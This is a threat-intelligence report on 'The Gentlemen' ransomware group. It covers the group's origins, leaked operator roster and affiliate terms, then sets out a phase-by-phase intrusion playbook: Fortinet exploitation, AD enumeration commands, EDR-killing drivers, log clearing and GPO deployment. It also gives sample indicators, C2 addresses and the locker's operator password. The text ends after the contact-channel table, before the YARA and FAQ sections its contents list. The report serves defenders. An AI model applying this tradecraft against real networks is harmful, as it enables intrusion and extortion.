Table of Contents
- Overview
- Threat Group Lineage and Timeline
- Data Leak Site (DLS) Operations
- Internal Hierarchy and Leaked Operational Data
- The BreachForums Operational Partnership
- Detailed Network Intrusion Lifecycle (DFIR)
- Victimology and Target Demographics
- Technical Analysis
- Indicators of Compromise (IOCs)
- Yara Rule
- FAQ
- Conclusion
Overview
The enterprise threat landscape in 2026 has been reshaped by the rapid ascent of “The Gentlemen” — a Ransomware-as-a-Service (RaaS) operation tracked by Microsoft Threat Intelligence as Storm-2697 and by other security research firms under the alias LARVA-368. Since its emergence in mid-2025, this financially motivated syndicate has scaled faster than any other ransomware group on record, claiming over 400 publicly listed victims across 70+ countries while internal data reveals the true scope exceeds 1,570 compromised organizations — meaning roughly 71-78% of victims paid ransoms and were never published on any leak site.
The Gentlemen is distinguished by its deployment of custom-built, cross-platform lockers written in Go and C, paired with aggressive self-propagation routines and robust evasion mechanics designed to bypass modern endpoint detection systems. Rather than operating purely as a closed group, the developers transformed the platform into a highly active RaaS operation in September 2025, and their distribution capabilities expanded significantly through a formal, active partnership with the prominent cybercriminal forum BreachForums in May 2026.
This intelligence report provides comprehensive coverage of the threat: group lineage and origins, internal structure exposed by database leaks, end-to-end network intrusion playbook, cryptographic implementation and its fatal vulnerability, victim demographics, and a full technical reverse engineering analysis of a campaign-specific binary targeting Hapvida, one of Brazil’s largest healthcare companies.
Threat Group Lineage and Timeline
The development of The Gentlemen as an independent entity illustrates the volatile dynamics of the cybercriminal underground, where internal payment disputes frequently catalyze the formation of aggressive spin-off groups. Prior to establishing their sovereign brand, the core developers operated under the name ArmCorp — an elite, high-volume affiliate crew within the Qilin ransomware syndicate, managing its own internal communications through a Rocket Chat instance prominently labeled “ARMCORP”.
The turning point occurred on July 22, 2025, when the leader of ArmCorp, a Russian-speaking actor using the alias “hastalamuerte”, initiated a public arbitration thread on the RAMP cybercriminal forum. Hastalamuerte formally accused the Qilin operators of withholding $48,000 USD in affiliate commission following a corporate negotiation that resulted in a $200,000 USD ransom payment. During this dispute, the Qilin operators allegedly deleted the negotiation Tox chat history, which hastalamuerte interpreted as a deliberate effort to hide the transaction and avoid payment.


Forensic evidence indicates that ArmCorp’s departure was planned well in advance of the public RAMP dispute. One of the first compiled Windows binary of The Gentlemen ransomware was uploaded to VirusTotal on July 17, 2025 — five days prior to the public arbitration filing. This sample contained the embedded URL for the group’s independent Data Leak Site (DLS), confirming that their specialized infrastructure was already operational before the breakup became public.


By early September 2025, the group’s infrastructure was fully online. On September 12, 2025, an account operating under the alias “Zeta88” posted advertisements on underground forums to promote the new platform, offering prospective affiliates a 90% revenue-sharing model — retaining only 10% for core infrastructure maintenance.
The group’s attack volumes increased exponentially in early 2026. The syndicate reported over 130 victims by February 2026, which quickly scaled to over 320 publicly listed compromised organizations by April 2026, and exceeded 400 claims across 70 countries shortly thereafter. By volume, The Gentlemen became the #2 most active ransomware group globally, second only to Qilin and ahead of established actors like Cl0p, RansomHub, and LockBit.

In April 2026, a Check Point Research investigation into a compromised SystemBC command-and-control server revealed the true scale of the operation: 1,570+ victim entries were found in the C2 database, dwarfing the 320 organizations listed on the public data leak site. The difference represents organizations that paid the ransom in silence. The SystemBC C2 server at 45.86.230[.]112 established SOCKS5 network tunnels within victim environments and used a custom RC4-encrypted protocol for communication, with the geographic distribution of infected systems heavily concentrated in the US, UK, and Germany.

Data Leak Site (DLS) Operations
The DLS functions as the primary extortion mechanism. Each listed victim entry includes the company name, industry, claimed data volume, and a countdown timer that ticks down to a public data release deadline. The site is actively maintained and updated — victims who pay are removed, while those who refuse see their data progressively published.


The group has demonstrated they consistently follow through on these threats. As of the most recent DLS snapshot, some victim entries already have their full data archives available for download, confirming this is not an empty bluff.


The group also actively posts on X about their attacks to increase the pressure on their victims
Internal Hierarchy and Leaked Operational Data


On May 4, 2026, the administrator of The Gentlemen acknowledged that their internal database had been compromised and leaked on a public cybercrime forum. The leak included approximately 8,200 lines of internal chat logs, operational databases, payment histories, and system screenshots. This data provided security analysts with a rare look at the group’s organizational structure, division of labor, and daily operational practices.

The leaked database exposed nine core operator accounts organized around the main administrator, zeta88 (also known as hastalamuerte and tracked as LARVA-368). The administrator manages the primary infrastructure, compiles the lockers, maintains the RaaS panel, and oversees ransom negotiations and affiliate payouts. Analysis of the leaked materials indicates that the administrator also actively participates in intrusions. Security researchers identified the administrator’s Tox ID — F8E24C7F5B12CD69C44C73F438F65E9BF560ADF35EBBDF92CF9A9B84079F8F04060FF98D098E — embedded directly within multiple unique ransomware samples, confirming direct involvement in campaign execution.


The leaked data identifies nine named operator accounts divided into three tiers, each with clearly defined responsibilities:
Core Operators:
| Alias | Role |
|---|---|
| zeta88 (hastalamuerte) | Administrator |
| Qbit | Offensive Operator |
| Quant | Credential & Access Specialist |
Supporting Operators:
| Alias | Role |
|---|---|
| Protagor | OWA/OV spam campaigns for credential phishing |
| Mamba | Access broker specializing in Fortinet VPN credentials |
| Kunder | Cryptocurrency payout distribution |
| Wick, Bl0ck, JeLLy, Mäst3r | Red-teaming, advertising, collaborative intrusions on case-specific targets |
The internal hierarchy distinguishes “trusted members” from “rookies”, with tiered access to systems, tools, and operational intelligence. This leak represents a partial view — additional operators, developers, and affiliates might exist beyond the 9 accounts and 8 affiliate Tox IDs exposed in this specific breach. The actual operational footprint of the group is likely significantly larger.
Affiliate Execution Layer: Analysis of the leaked database identified 8 distinct affiliate Tox IDs representing the external execution layer. The most active affiliate (Tox: 98C132E2B...) was linked to 7+ campaigns. Multi-person affiliate teams split the 90% allocation among themselves.
These activities are coordinated across four primary Rocket Chat channels:
| Channel | Primary Focus | Assets Exchanged |
|---|---|---|
| #INFO | Target intelligence and live campaign tracking | Active target lists, industry profiles, exfiltration logs |
| #GENERAL | Daily administrative operations and payout distributions | Transaction hashes, infrastructure hosting, strategy |
| #TOOLS | Distribution of malicious payloads and bypass scripts | Custom EDR-killers, bypass drivers, RMM utilities |
| #PODBOR | Target selection and credential validation (Russian: подбор = selection) | VPN profiles, brute-force scripts, credential lists |
The BreachForums Operational Partnership
On May 16, 2026, a significant shift in the group’s distribution strategy occurred when “diencracked”, the administrator of the dark web forum BreachForums, announced an official operational partnership with The Gentlemen. This partnership marks an evolution in the underground ecosystem. Traditionally, cybercriminal forums have acted as passive marketing boards. In this case, BreachForums transitioned into an active operational hub by integrating affiliate onboarding, infrastructure support, and ransom negotiations directly into its platform.

This integrated model allows forum members to register and automatically receive affiliate access keys in their inbox, granting immediate access to the RaaS builder panel. This approach mirrors other collaborative operations such as the relationship between ReHub administrators and the DragonForce syndicate, or T1erOne’s support of Anubis.

The partnership offers two distinct financial models:
- Standard Encryption Campaigns (90/10 split): Affiliates deploy the locker binary on target networks, receiving 90% of ransom proceeds. The operators retain 10% for centralized infrastructure costs including the onion-routed data leak site, developer support, and negotiation management.
- Data-Only Extortion Campaigns (97/3 split): Affiliates exfiltrate sensitive datasets without deploying the encryptor, relying entirely on the threat of public exposure. Affiliates receive 97% of proceeds. This approach minimizes the risk of triggering endpoint security alerts, making it highly attractive to initial access brokers and less experienced affiliates.
Detailed Network Intrusion Lifecycle (DFIR)
Incident response investigations have mapped a consistent, highly structured attack methodology used by Gentlemen affiliates. The intrusion chain typically spans days to weeks between initial access and encryption deployment, with each phase designed to maximize the attacker’s control before triggering any alerts.

Phase 1: Initial Access
Intrusions typically begin through one of two primary vectors:
- Edge Device Exploitation: Attackers target internet-exposed perimeter security appliances, primarily Fortinet firewalls, heavily exploiting CVE-2024-55591 — a critical authentication bypass vulnerability in FortiOS and FortiProxy that allows unauthenticated users to execute administrative commands via the management interface.
- Credential Reuse: Affiliates leverage credentials sourced by the operator quant from infostealer logs. These are used to log in directly through exposed OpenVPN, Fortinet VPN, Cisco VPN, or Outlook Web Access (OWA/M365) interfaces.
Phase 2: Discovery and Reconnaissance
Once inside, the attackers prioritize mapping the network structure rather than deploying payloads immediately. Operating from a compromised system, they execute Active Directory enumeration using built-in Windows utilities (net group "Domain Admins" /domain, nltest /domain_trusts, nltest /dclist), run Advanced IP Scanner and Nmap to locate critical servers, and manually search for internal documentation that might list network layouts or passwords.
Phase 3: Privilege Escalation and Persistence
To secure administrative control across the domain, the attackers use:
- PowerRun.exe to bypass User Account Control (UAC), allowing execution with NT AUTHORITY\SYSTEM privileges.
- AnyDesk installed with a static hardcoded password (
Camry@12345) for persistent remote access. - SystemBC (socks.exe) deploying SOCKS5 network tunnels to C2 server 45.86.230[.]112. If SystemBC is blocked, they pivot to Cobalt Strike beacons communicating with 91.107.247[.]163 over ports 80 or 443 via rundll32.exe.
Phase 4: Defense Evasion
Before deploying the locker, the attackers disable security controls:
- BYOVD AV-Termination: A custom launcher (All.exe) loads the signed vulnerable driver ThrottleBlood.sys, which operates with kernel-level permissions to directly terminate antivirus and EDR agents in memory.
- Defender Disable: PowerShell commands disable Microsoft Defender real-time monitoring.
- Forensic Cleansing: Windows Security, System, and Application event logs are cleared, Prefetch data is deleted, and Microsoft Defender support logs are removed.
Phase 5: Deployment and Encryption
The locker executable (using filenames such as grand.exe, r.exe, g.exe, or o.exe) is written to administrative shares (e.g., \\<hostname>\ADMIN$\), then triggered via Remote Procedure Calls (RPC) or Active Directory Group Policy Objects (GPOs) using gpupdate /force to distribute across domain endpoints.
Phase 6: Double Extortion
The Gentlemen uses a double-extortion model, exfiltrating sensitive data before deploying the encryptor. If a victim refuses to pay, the group applies a structured, escalating pressure campaign through their Tor-based Data Leak Site (DLS) and public social media channels.
Victimology and Target Demographics
The Gentlemen operates globally, targeting organizations in regions with developed enterprise infrastructure. They explicitly exclude organizations located in Russia and Commonwealth of Independent States (CIS) countries from their campaigns — a common practice among Russian-speaking threat groups.

The sectors are targeted for specific strategic reasons:
- Manufacturing (87 victims): Production environments are highly sensitive to operational disruption. Downtime directly impacts revenue, creating maximum pressure to pay.
- Technology (55 victims): Target profiles include software providers and consultants, allowing the group to access downstream customer environments through supply chain compromise.
- Business Services (47 victims): Professional services firms hold sensitive client data across multiple organizations, amplifying extortion leverage.
- Healthcare (37 victims): The critical nature of patient care and service delivery increases the pressure to pay ransoms quickly. The Gentlemen shows no self-imposed restraint regarding hospitals or critical services.
- Financial Services (30 victims): Selected due to the high regulatory and reputational risks associated with client data exposure.

Technical Analysis
Quick Definition
Gentlemen ransomware is a Go-compiled, garble-obfuscated Windows ransomware built to encrypt enterprise networks quickly. It combines partial file encryption, Windows Defender disabling, shadow copy deletion, event log clearing, service termination, persistence, and lateral movement through WMI and PowerShell remoting.
Key Takeaways
- Gentlemen is a Go-based enterprise ransomware designed for fast network-wide impact.
- The analyzed sample was tailored for a campaign against Hapvida, using a campaign-specific email address.
- It requires the operator password
G7Vz9eyGbefore execution, which limits basic sandbox detonation. - It uses partial encryption modes that can encrypt as little as 1% or 0.3% of each file, making large-scale damage faster.
- It disables defenses, deletes shadow copies, clears logs, kills backup/database services, and spreads through WMI and PowerShell remoting.
- One major OPSEC weakness is that the operator password appears in plaintext inside registry persistence entries.
Introduction
Gentlemen is a Go-compiled, garble-obfuscated ransomware built for enterprise-wide destruction. It encrypts local drives and network shares, kills 30+ backup and database services, spreads laterally via WMI and PowerShell remoting, and demands payment through Tox and a Tor leak site. This specific sample was built to attack Hapvida, one of Brazil’s largest healthcare companies.
This analysis matters because Gentlemen combines speed-optimized partial encryption (encrypting as little as 1% of each file), built-in lateral movement, and aggressive defense evasion into a single self-contained binary. It disables Windows Defender, deletes shadow copies, clears event logs, and plants a Cynet EDR evasion marker — all before encrypting a single file.
This report covers the full technical breakdown: how Gentlemen encrypts files, how it spreads across networks, every persistence and evasion mechanism, the hardcoded operator password discovered through disassembly, and actionable detection rules including YARA signatures.
What Is Gentlemen Ransomware?
Gentlemen is a ransomware family operated by a group calling itself “The Gentlemen.” The analyzed sample is a 2.83 MB 64-bit Windows PE executable compiled in Go and obfuscated with garble, a Go-specific tool that randomizes all internal function and package names while leaving string literals intact.
Sample Metadata
| Property | Value |
|---|---|
| SHA256 | 3AB9575225E00A83A4AC2B534DA5A710BDCF6EB72884944C437B5FBE5C5C9235 |
| MD5 | 4200B46A93C6AB059E2B34CE200C4A5B |
| SHA1 | 42BCC743C71A9EA083C1C750A398110582796762 |
| File size | 2,962,944 bytes (2.83 MB) |
| Type | PE32+ (x64) console executable |
| Compiler | Go (confirmed via .symtab section, IOCP imports) |
| Obfuscation | garble (function/package names randomized) |
| Compile timestamp | 0x00000000 (zeroed to prevent attribution) |
| Overall entropy | 6.57 |
| Packer | None detected |
Campaign-Specific Contact Channels
This sample is campaign-specific. The embedded contact email negotiation_hapvida@proton[.]me and the ransom note content confirm it was prepared for an operation against Hapvida. The group operates a Tor-based leak site and communicates via Tox messenger.
| Contact channel | Value |
|---|---|
| Tox ID | 88984846080D639C9A4EC394E53BA616D550B2B3AD691942EA2CCD33AA5B9340FD1A8FF40E9A |
negotiation_hapvida@proton[.]me | |
| Tor leak site | http://tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad[.]onion/ |
